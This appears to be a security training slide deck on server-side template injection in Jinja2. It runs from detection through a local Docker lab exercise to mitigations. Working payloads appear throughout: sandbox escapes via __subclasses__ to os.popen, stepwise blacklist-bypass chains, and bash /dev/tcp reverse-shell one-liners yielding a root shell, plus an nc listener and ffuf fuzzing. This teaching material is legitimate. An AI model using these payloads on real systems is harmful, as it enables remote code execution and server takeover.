




SSTI

Server-side Template Injection

What is a Template Engine?

Template engines are server-side sandboxes that receive dynamic content from the back end and render it as a static page in the front end.



What is SSTI?



Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Impact/Dangers



- SSTI can allow an attacker to achieve RCE, taking control of the back-end server and to perform other attacks on internal infrastructure.
- Even in cases where full remote code execution is not possible, an attacker can often still use server-side template injection as the basis for numerous other attacks, potentially gaining read access to sensitive data and arbitrary files on the server

SSTI Methodology



- Detect
 - Fuzzing
 - Inject special characters commonly used in template expressions
 - Eg. `${ {<[% ['"]} %\`
 - If exception raised → Injected syntax potentially being interpreted by server

SSTI Methodology



- Detect
 - Plaintext Context
 - User input is directly inserted into a template without additional processing
 - Consider this template: `render('Hello ' + username)`
 - Requesting a website such with `.../?username=${7*7}`
 - Resulting output `Hello 49` → Mathematical operation is evaluated server-side

SSTI Methodology


- Detect
 - Code Context
 - User input may also be placed within a template statement, typically as a variable name.
 - This variant is even easier to miss during an assessment, as it doesn't result in obvious XSS.
 - It can be detected in a robust manner by verifying the parameter doesn't have direct XSS, then breaking out of the template statement and injecting HTML tag after it

```
personal_greeting=username<tag>  
Hello
```

```
personal_greeting=username}}<tag>  
Hello user01 <tag>
```

SSTI Methodology

- Identify
 - Use invalid expressions
 - Resulting error message may reveal the template engine
 - Manually test
 - Eg `{{ 7 * '7' }}` payload returns `7777777`
 - Template engine is Jinja2!



Jinja Injection

First of all, in a Jinja injection you need to **find a way to escape from the sandbox** and recover access the regular python execution flow. To do so, you need to **abuse objects** that are **from the non-sandboxed environment but are accessible from the sandbox**.



Basic SSTI

Missing something? Maybe there is a hidden parameter in this page...

```
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -fc 403 -fs 75 -u http://127.0.0.1:8000/?FUZZ=test
```



v2.1.0-dev

```
-----  
:: Method           : GET  
:: URL              : http://127.0.0.1:8000/?FUZZ=test  
:: Wordlist          : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout           : 10  
:: Threads           : 40  
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter            : Response status: 403  
:: Filter            : Response size: 75  
-----
```

```
accountname [Status: 200, Size: 8, Words: 2, Lines: 1, Duration: 38ms]  
[6453/6453] :: Job [1/1] :: 1010 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

Hi test!

70	<form><input formaction=jav...	200			245
69	<form><input formaction=jav...	200			246
84	<svg xmlns="http://www.w...	200			251
53	<svg onload=setInterval(fun...	200			292
77	<svg><a xmlns:xlink=http://...	200			329

Request Response

Pretty Raw Hex Render



Hi

127.0.0.1:8000 says

1


OK

Hi 42



Request

Pretty Raw Hex



```
1 GET /?accountname={{+import+os%3b+os.system('id')+}} HTTP/1.1
2 Host: 127.0.0.1:8000
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.160
  Safari/537.36
8 Accept:
```

Response

Pretty Raw Hex Render



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Hi [`<class 'type'>`, `<class 'async_generator'>`, `<class 'int'>`, `<class 'bytearray_iterator'>`, `<class 'bytearray'>`, `<class 'bytes_iterator'>`, `<class 'bytes'>`, `<class 'builtin_function_or_method'>`, `<class 'callable_iterator'>`, `<class 'PyCapsule'>`, `<class 'cell'>`, `<class 'classmethod_descriptor'>`, `<class 'classmethod'>`, `<class 'code'>`, `<class 'complex'>`, `<class 'coroutine'>`, `<class 'dict_items'>`, `<class 'dict_itemiterator'>`, `<class 'dict_keyiterator'>`, `<class 'dict_valueiterator'>`, `<class 'dict_keys'>`, `<class 'mappingproxy'>`, `<class 'dict_reverseitemiterator'>`, `<class 'dict_reversekeyiterator'>`, `<class 'dict_reversevalueiterator'>`, `<class 'dict_values'>`, `<class 'dict'>`, `<class 'ellipsis'>`, `<class 'enumerate'>`, `<class 'float'>`, `<class 'frame'>`, `<class 'frozenset'>`, `<class 'function'>`, `<class 'generator'>`, `<class 'getset_descriptor'>`, `<class 'instancemethod'>`, `<class 'list_iterator'>`, `<class 'list_reverseiterator'>`, `<class 'list'>`, `<class 'longrange_iterator'>`, `<class 'member_descriptor'>`, `<class 'memoryview'>`, `<class 'method_descriptor'>`, `<class 'method'>`, `<class 'moduledef'>`, `<class 'module'>`, `<class 'odict_iterator'>`, `<class 'pickle.PickleBuffer'>`, `<class 'property'>`, `<class 'range_iterator'>`, `<class 'range'>`, `<class 'reversed'>`, `<class 'symtable entry'>`, `<class 'iterator'>`, `<class 'set_iterator'>`, `<class 'set'>`, `<class 'slice'>`, `<class 'staticmethod'>`, `<class 'stderrprinter'>`, `<class 'super'>`, `<class 'traceback'>`, `<class 'tuple_iterator'>`, `<class 'tuple'>`, `<class 'str_iterator'>`, `<class 'str'>`, `<class 'wrapper_descriptor'>`, `<class 'types.GenericAlias'>`, `<class 'anext_awaitable'>`, `<class 'async_generator_asend'>`, `<class 'async_generator_athrow'>`, `<class 'async_generator_wrapped_value'>`, `<class 'coroutine_wrapper'>`, `<class 'InterpreterID'>`, `<class 'managedbuffer'>`, `<class 'method-wrapper'>`, `<class 'types.SimpleNamespace'>`, `<class 'NoneType'>`, `<class 'NotImplementedType'>`, `<class 'weakref.CallableProxyType'>`, `<class 'weakref.ProxyType'>`, `<class 'weakref.ReferenceType'>`, `<class 'types.UnionType'>`, `<class 'EncodingMap'>`, `<class 'fieldnameiterator'>`, `<class 'formatteriterator'>`, `<class 'BaseException'>`, `<class 'hamt'>`, `<class 'hamt_array_node'>`, `<class 'hamt_bitmap_node'>`, `<class 'hamt_collision_node'>`, `<class 'keys'>`, `<class 'values'>`, `<class 'items'>`, `<class '_contextvars.Context'>`, `<class '_contextvars.ContextVar'>`, `<class '_contextvars.Token'>`, `<class 'Token.MISSING'>`, `<class 'filter'>`, `<class 'map'>`, `<class 'zip'>`, `<class '_frozen_importlib.ModuleLock'>`, `<class '_frozen_importlib.DummyModuleLock'>`, `<class '_frozen_importlib.ModuleLockManager'>`, `<class '_frozen_importlib.ModuleSpec'>`, `<class '_frozen_importlib.BuiltinImporter'>`, `<class '_frozen_importlib.FrozenImporter'>`, `<class '_frozen_importlib.ImportLockContext'>`, `<class '_thread.lock'>`, `<class '_thread.RLock'>`, `<class '_thread.localdummy'>`, `<class '_thread.local'>`, `<class '_io.IOBase'>`, `<class '_io.BytesIOBuffer'>`, `<class '_io.IncrementalNewlineDecoder'>`, `<class 'posix.ScandirIterator'>`, `<class 'posix.DirEntry'>`, `<class '_frozen_importlib_external.WindowsRegistryFinder'>`, `<class '_frozen_importlib_external.LoaderBasics'>`, `<class '_frozen_importlib_external.FileLoader'>`, `<class '_frozen_importlib_external.NamespacePath'>`, `<class '_frozen_importlib_external.NamespaceLoader'>`, `<class '_frozen_importlib_external.PathFinder'>`, `<class '_frozen_importlib_external.FileFinder'>`, `<class 'codecs.Codec'>`, `<class 'codecs.IncrementalEncoder'>`, `<class 'codecs.IncrementalDecoder'>`, `<class 'codecs.StreamReaderWriter'>`, `<class 'codecs.StreamRecoder'>`, `<class 'abc.abc_data'>`, `<class 'abc.ABC'>`, `<class 'collections.abc.Hashable'>`, `<class 'collections.abc.Awaitable'>`, `<class 'collections.abc.AsyncIterable'>`, `<class 'collections.abc.Iterable'>`, `<class 'collections.abc.Sized'>`, `<class 'collections.abc.Container'>`, `<class 'collections.abc.Callable'>`, `<class 'os.wrap_close'>`, `<class 'sitebuiltins.Quitter'>`, `<class 'sitebuiltins.Printer'>`, `<class 'sitebuiltins.Helper'>`, `<class 'types.DynamicClassAttribute'>`, `<class 'types.GeneratorWrapper'>`, `<class 'enum.auto'>`, `<enum 'Enum'>`, `<class 're.Pattern'>`, `<class 're.Match'>`, `<class 'sre.SRE_Scanner'>`, `<class 'sre_parse.State'>`, `<class 'sre_parse.SubPattern'>`, `<class 'sre_parse.Tokenizer'>`, `<class 'itertools.accumulate'>`, `<class 'itertools.combinations'>`, `<class 'itertools.combinations_with_replacement'>`, `<class 'itertools.cycle'>`, `<class`

<class|



☐ Highlight All

☐ Match Case

☐ Match Diacritics

☐ Whole Words

1 of 484 matches

```
1 GET /?accountname={{%27%27.__class__.__base__.__subclasses__()[55].__init__.__globals__['sys']}} HTTP/1.1
2 Host: 127.0.0.1:8000
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 sec-ch-ua-mobile: ?0
```

Request	Payload	Status code	Response received	Error	Timeout ^	Length
0		200	11			217
1	0	500	5			459
2	1	500	14			459
3	2	500	13			459
4	3	500	5			459
5	4	500	13			459
6	5	500	10			459
7	6	500	6			459
8	7	500	10			459
9	8	500	13			459
10	9	500	10			459

Request Response

Pretty Raw Hex Render

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

```
{{'__.__class__.__base__.__subclasses__()[364].__init__.__globals__['sys'].modules['os'].popen("id").read()}}
```

Request

Pretty

Raw

Hex



ln



```
1 GET /?accountname=
  {%27%27.__class__.__base__.__subclasses__()[364].__init__.__global
  s__[%27sys%27].modules[%27os%27].popen(%22id%22).read()}} HTTP/1.1
2 Host: 127.0.0.1:8000
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 sec-ch-ua-mobile: ?0
```

Response

Pretty

Raw

Hex

Render

Hi uid=0(root) gid=0(root) groups=0(root) !

Obtaining RCE:

```
{{'__.__class__.__base__.__subclasses__()[364].__init__.__globals__['sys'].modules['os'].popen('ba
sh+-c+"bash+-i+>%26+/dev/tcp/172.29.17.249/4444+0>%261"'').read()}}
```




SSTI with filters

Time to hack!

- Follow the instructions in [README.md](#) to set up the environment
- Try to get RCE on this machine :)
- Hint: Play around with the “accountname” GET parameter

```
$ cat README.md
# How to set up this machine?

0. Ensure that you have docker installed
1. Build the docker image: `sudo docker build -t filtered .`
2. Run the docker container: `sudo docker run -p 8000:8000 filtered`
3. Access the vulnerable webpage at http://127.0.0.1:8000
```

Naive Approach

Payload:

```
{{'.__class__.__base__.__subclasses__()[364].__init__.__globals__['sys'].modules['os'].popen('bash+-c+"bash+-i+%26+/dev/tcp/172.29.17.249/4444+0+%261"').read()}}
```

The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab on the left shows an HTTP GET request to `/?accountname={{'.__class__.__base__.__subclasses__()[364].__init__.__globals__['sys'].modules['os'].popen('bash+-c+"bash+-i+%26+/dev/tcp/172.29.17.249/4444+0+%261"').read()}}`. The 'Response' tab on the right shows an HTTP 200 OK response from the server 'Werkzeug/3.0.1 Python/3.10.12'. The response body contains the text 'Hi' followed by the execution of the payload: `'__class__subclasses()[364]__init__globals__sys__'popen('bash+-c+bash+-i+%26+/dev/tcp/1722917249/4444+0+%261')read()!`. Both the request payload and the response body are highlighted with red rectangular boxes.

Request	Response
<pre>1 GET /?accountname={{'.__class__.__base__.__subclasses__()[364].__init__.__globals__['sys'].modules['os'].popen('bash+-c+"bash+-i+%26+/dev/tcp/172.29.17.249/4444+0+%261"').read()}} HTTP/1.1 2 Host: 127.0.0.1:8000 3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Linux" 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Sec-Fetch-Site: none 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-User: ?1 12 Sec-Fetch-Dest: document 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.1 Python/3.10.12 3 Date: Wed, 28 Feb 2024 06:42:51 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 111 6 Connection: close 7 8 Hi 9 '__class__subclasses()[364]__init__globals__sys__'popen('bash+-c+bash+-i+%26+/dev/tcp/1722917249/4444+0+%261')read()!</pre>

List of filters



Blacklisted Characters/Words	
base import application builtins	CASE INSENSITIVE
{{ }}	
[]	
.	
os modules	CASE SENSITIVE
--	
"	

1. Bypass case-insensitive blacklist

i.e “base”, “import”, “applications”, “builtin”

```
{{''.__class__.__base__.__subclasses__()[364].__init__.__globals__['sys'].modules['os']  
.popen('bash+-c+"bash+-i+>%26+/dev/tcp/172.29.17.249/4444+0>%261"').read()}}
```



```
{{''.__class__.__mro__[1].__subclasses__()[364].__init__.__globals__['sys'].modules['os']  
'}.popen('bash -c "bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"').read()}}
```

```
>>> ''.__class__.__base__  
<class 'object'>  
>>> ''.__class__.__mro__  
(<class 'str'>, <class 'object'>)  
>>> ''.__class__.__mro__[1]  
<class 'object'>  
>>> |
```

2. Bypass {{ and }}

```
{{'.__class__.__mro__[1].__subclasses__()[364].__init__.__globals__['sys'].modules['os']}.popen('bash -c "bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"').read()}}
```



```
{%  
print('.__class__.__mro__[1].__subclasses__()[364].__init__.__globals__['sys'].modules  
['os'].popen('bash -c "bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"').read()) %}
```

3. Bypass [and]

```
{%  
print(''.__class__.__mro__[1].__subclasses__()[364].__init__.__globals__['sys'].modules  
['os']).popen('bash -c "bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"').read()) %}
```



```
{%  
print(''.__class__.__mro__.__getitem__(1).__subclasses__().__getitem__(364).__init__.__g  
lobals__.__getitem__('sys').modules.__getitem__('os')).popen('bash -c "bash -i >&  
/dev/tcp/172.29.17.249/4444 0>&1"').read()) %}
```

`object.__getitem__(self, key)`

Called to implement evaluation of `self[key]`. For [sequence](#) types, the accepted keys should be integers. Optionally, they may support [slice](#) objects as well. Negative index support is also optional. If `key` is of an inappropriate type, [TypeError](#) may be raised; if `key` is a value outside the set of indexes for the sequence (after any special interpretation of negative values), [IndexError](#) should be raised. For [mapping](#) types, if `key` is missing (not in the container), [KeyError](#) should be raised.

4. Bypass .

```
{%
print(''.__class__.__mro__.__getitem__(1).__subclasses__().__getitem__(364).__init__._
globals__.__getitem__('sys').modules.__getitem__('os').popen('bash -c "bash -i >&
/dev/tcp/172.29.17.249/4444 0>&1"').read()) %}
```



```
{%
print(''.|attr('__class__')|attr('__mro__')|attr('__getitem__')(1)|attr('__subclasses__'
)|attr('__getitem__')(364)|attr('__init__')|attr('__globals__')|attr('__getitem__')('
sys')|attr('modules')|attr('__getitem__')('os')|attr('popen')('bash -c "bash -i >&
/dev/tcp/172.29.17.249/4444 0>&1"')|attr('read')|attr('__getitem__')|attr('__getitem__') %}
```

`jinja-filters.attr(obj: Any, name: str) → jinja2.runtime.Undefined | Any`

Get an attribute of an object. `foo|attr("bar")` works like `foo.bar` just that always an attribute is returned and items are not looked up.

See [Notes on subscriptions](#) for more details.

5. Bypass case-sensitive blacklist

i.e “os”, “modules”

```
{%
print(''|attr('__class__')|attr('__mro__')|attr('__getitem__')(1)|attr('__subclasses__')
)()|attr('__getitem__')(364)|attr('__init__')|attr('__globals__')|attr('__getitem__')('
sys')|attr('modules')|attr('__getitem__')('os')|attr('popen')('bash -c "bash -i >&
/dev/tcp/172.29.17.249/4444 0>&1"')|attr('read')() %}
```



```
{%
print(''|attr('__class__')|attr('__mro__')|attr('__getitem__')(1)|attr('__subclasses__')
)()|attr('__getitem__')(364)|attr('__init__')|attr('__globals__')|attr('__getitem__')('
sys')|attr('MODULES'|lower)|attr('__getitem__')('OS'|lower)|attr('popen')('bash -c
"bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"')|attr('read')() %}
```

`jinja-filters.lower(s: str) → str`

Convert a value to lowercase.

6. Bypass __ with hex

```
{%  
print(''|attr('__class__')|attr('__mro__')|attr('__getitem__')(1)|attr('__subclasses__')  
)|attr('__getitem__')(364)|attr('__init__')|attr('__globals__')|attr('__getitem__')(''  
sys')|attr('MODULES'|lower)|attr('__getitem__')('OS'|lower)|attr('popen')('bash -c  
"bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"')|attr('read')()) %}
```



```
{%  
print(''|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fmro\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')  
(1)|attr('\x5f\x5fsubclasses\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(364)|attr  
('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(''  
sys')|attr('MODULES'|lower)|attr('\x5f\x5fgetitem\x5f\x5f')('OS'|lower)|attr('popen')('bas  
h -c "bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"')|attr('read')()) %}
```

7. Bypass " (and . in IP address)

"Parameter injection" + `request.args`


```
{%  
print(''|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fmro\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(1)|attr('\x5f\x5fsubclasses\x5f\x5f')()|attr('\x5f\x5fgetitem\x5f\x5f')(364)|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('sys')|attr('MODULES'|lower)|attr('\x5f\x5fgetitem\x5f\x5f')('OS'|lower)|attr('popen')('bash -c "bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"'')|attr('read')()) %}
```

Adding . and " parameters
in HTTP Request


	Pretty	Raw	Hex
1	GET	<code>/?.=test&accountname={%%}&"=test</code>	



```
('bash -c "bash -i >& /dev/tcp/172.29.17.249/4444 0>&1"')
```

- 
- Separate the string into a list of elements
 - Use `|join` filter to concatenate the string

```
(('bash -c ', '"', 'bash -i >& /dev/tcp/172', '.', '29', '.',  
'17', '.', '249/4444 0>&1', '"')|join)
```



```
request|attr('args')|list => [".", "accountname", ""]  
request|attr('args')|list|first => "."  
request|attr('args')|list|last => ""
```

```
(('bash -c ', request|attr('args')|list|last, 'bash -i >&  
/dev/tcp/172', request|attr('args')|list|first, '29',  
request|attr('args')|list|first, '17',  
request|attr('args')|list|first, '249/4444 0>&1',  
request|attr('args')|list|last)|join)
```

Final Payload



Remember to URL-encode the value in the “accountname” parameter!

```
?.=test&accountname={%
print(''|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fmro\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(1)|attr('\x5f\x5fsubclasses\x5f\x5f')()|attr('\x5f\x5fgetitem\x5f\x5f')(364)|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('sys')|attr('MODULES'|lower)|attr('\x5f\x5fgetitem\x5f\x5f')('OS'|lower)|attr('popen')(('bash -c ',
request|attr('args')|list|last, 'bash -i >& /dev/tcp/172', request|attr('args')|list|first,
'29', request|attr('args')|list|first, '17', request|attr('args')|list|first, '249/4444 0>&1',
request|attr('args')|list|last)|join)|attr('read')()) %}&"=test
```

Obtaining RCE

Send⚙️Cancel<>

Request

PrettyRawHex

1 GET /?..=test&accountname={%25+print('%|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fmro\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(1)|attr('\x5f\x5fsubclasses\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')(364)|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('sys')|attr('MODULES'|lower)|attr('\x5f\x5fgetitem\x5f\x5f')('OS'|lower)|attr('popen')({'bash+-c+',+request|attr('args')|list|last,+bash+-i+%26+/dev/tcp/172',+request|attr('args')|list|first,+29',+request|attr('args')|list|first,+17',+request|attr('args')|list|first,+249/4444+0>%261',+request|attr('args')|list|last)|join)|attr('read')()})+%25}&"=test HTTP/1.1

2 Host: 127.0.0.1:8000

3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"

4 sec-ch-ua-mobile: ?0

5 sec-ch-ua-platform: "Linux"

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

9 Sec-Fetch-Site: none

10 Sec-Fetch-Mode: navigate

11 Sec-Fetch-User: ?1

12 Sec-Fetch-Dest: document

13 Accept-Encoding: gzip, deflate, br

14 Accept-Language: en-US,en;q=0.9

15 Connection: close

16

Response

nc -lnvp 4444
listening on [any] 4444 ...
connect to [172.29.17.249] from (UNKNOWN) [172.29.16.1] 60227
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@66c63f37adc0:/app# whoami
whoami
root

⚙️⏪⏩Search0 highlights

Waiting

Mitigations



1. Not allow any users to modify or submit new templates. This could be done by sanitising user input completely. However, this is sometimes unavoidable due to business requirements.
2. Use a "logic-less" template engine, such as Mustache.
3. Only execute users' code in a sandboxed environment where dangerous modules and functions have been removed. Unfortunately, sandboxing untrusted code is prone to bypasses.
4. Accept that arbitrary code execution is inevitable and apply your own sandboxing by deploying your template environment in a locked-down Docker container.



Thank You!